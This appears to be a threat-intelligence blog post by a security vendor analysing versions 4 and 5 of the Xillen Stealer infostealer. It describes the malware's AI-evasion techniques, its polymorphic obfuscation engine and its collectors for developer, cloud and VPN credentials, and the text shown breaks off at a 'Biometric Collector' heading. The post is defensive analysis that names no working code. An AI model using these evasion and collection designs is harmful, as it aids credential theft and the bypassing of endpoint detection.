
Blog
/
Network
/
November 20, 2025

Xillen Stealer Updates to Version 5 to Evade AI Detection

Xillen Stealer v4/v5 introduces advanced features to evade AI detection, steal credentials, cryptocurrency, and sensitive data across browsers, password managers, and cloud environments. With polymorphic engines, container persistence, and behavioral mimicking, this Python-based malware highlights evolving threats and future AI integration in cybercrime campaigns.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Threat Researcher
xillen stealer updates to version 5 to evade ai detectionDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
20
Nov 2025

Introduction

Python-based information stealer “Xillen Stealer” has recently released versions 4 and 5, expanding its targeting and functionality. The cross-platform infostealer, originally reported by Cyfirma in September 2025, targets sensitive data including credentials, cryptocurrency wallets, system information, browser data and employs anti-analysis techniques.  

The update to v4/v5 includes significantly more functionality, including:

  • Persistence
  • Ability to steal credentials from password managers, social media accounts, browser data (history, cookies and passwords) from over 100 browsers, cryptocurrency from over 70 wallets
  • Kubernetes configs and secrets
  • Docker scanning
  • Encryption
  • Polymorphism
  • System hooks
  • Peer-to-Peer (P2P) Command-and-Control (C2)
  • Single Sign-On (SSO) collector
  • Time-Based One-Time Passwords (TOTP) and biometric collection
  • EDR bypass
  • AI evasion
  • Interceptor for Two-Factor Authentication (2FA)
  • IoT scanning
  • Data exfiltration via Cloud APIs


Xillen Stealer is marketed on Telegram, with different licenses available for purchase. Users who deploy the malware have access to a professional-looking GUI that enables them to view exfiltrated data, logs, infections, configurations and subscription information.

Screenshot of the Xillen Stealer portal.
Figure 1: Screenshot of the Xillen Stealer portal.

Technical analysis

The following technical analysis examines some of the interesting functions of Xillen Stealer v4 and v5. The main functionality of Xillen Stealer is to steal cryptocurrency, credentials, system information, and account information from a range of stores.

Xillen Stealer specifically targets the following wallets and browsers:

AITargetDectection

Screenshot of Xillen Stealer’s AI Target detection function.
Figure 2: Screenshot of Xillen Stealer’s AI Target detection function.

The ‘AITargetDetection’ class is intended to use AI to detect high-value targets based on weighted indicators and relevant keywords defined in a dictionary. These indicators include “high value targets”, like cryptocurrency wallets, banking data, premium accounts, developer accounts, and business emails. Location indicators include high-value countries such as the United States, United Kingdom, Germany and Japan, along with cryptocurrency-friendly countries and financial hubs. Wealth indicators such as keywords like CEO, trader, investor and VIP have also been defined in a dictionary but are not in use at this time, pointing towards the group’s intent to develop further in the future.

While the class is named ‘AITargetDetection’ and includes placeholder functions for initializing and training a machine learning model, there is no actual implementation of machine learning. Instead, the system relies entirely on rule-based pattern matching for detection and scoring. Even though AI is not actually implemented in this code, it shows how malware developers could use AI in future malicious campaigns.

Screenshot of dead code function.
Figure 3: Screenshot of dead code function.

AI Evasion


Screenshot of AI evasion function to create entropy variance.
Figure 4: Screenshot of AI evasion function to create entropy variance.

‘AIEvasionEngine’ is a module designed to help malware evade AI-based or behavior-based detection systems, such as EDRs and sandboxes. It mimics legitimate user and system behavior, injects statistical noise, randomizes execution patterns, and camouflages resource usage. Its goal is to make the malware appear benign to machine learning detectors. The techniques used to achieve this are:

  • Behavioral Mimicking: Simulates user actions (mouse movement, fake browser use, file/network activity)
  • Noise Injection: Performs random memory, CPU, file, and network operations to confuse behavioral classifiers
  • Timing Randomization: Introduces irregular delays and sleep patterns to avoid timing-based anomaly detection
  • Resource Camouflage: Adjusts CPU and memory usage to imitate normal apps (such as browsers, text editors)
  • API Call Obfuscation: Random system API calls and pattern changes to hide malicious intent
  • Memory Access Obfuscation: Alters access patterns and entropy to bypass ML models monitoring memory behavior

PolymorphicEngine

As part of the “Rust Engine” available in Xillen Stealer is the Polymorphic Engine. The ‘PolymorphicEngine’ struct implements a basic polymorphic transformation system designed for obfuscation and detection evasion. It uses predefined instruction substitutions, control-flow pattern replacements, and dead code injection to produce varied output. The mutate_code() method scans input bytes and replaces recognized instruction patterns with randomized alternatives, then applies control flow obfuscation and inserts non-functional code to increase variability. Additional features include string encryption via XOR and a stub-based packer.

Collectors

DevToolsCollector

Figure 5: Screenshot of Kubernetes data function.

The ‘DevToolsCollector’ is designed to collect sensitive data related to a wide range of developer tools and environments. This includes:

IDE configurations

  • VS Code, VS Code Insiders, Visual Studio
  • JetBrains: Intellij, PyCharm, WebStorm
  • Sublime
  • Atom
  • Notepad++
  • Eclipse

Cloud credentials and configurations

  • AWS
  • GCP
  • Azure
  • Digital Ocean
  • Heroku

SSH keys

Docker & Kubernetes configurations

Git credentials

Database connection information

  • HeidiSQL
  • Navicat
  • DBeaver
  • MySQL Workbench
  • pgAdmin

API keys from .env files

FTP configs

  • FileZilla
  • WinSCP
  • Core FTP

VPN configurations

  • OpenVPN
  • WireGuard
  • NordVPN
  • ExpressVPN
  • CyberGhost


Container persistence

Screenshot of Kubernetes inject function.
Figure 6: Screenshot of Kubernetes inject function.

Biometric Collector

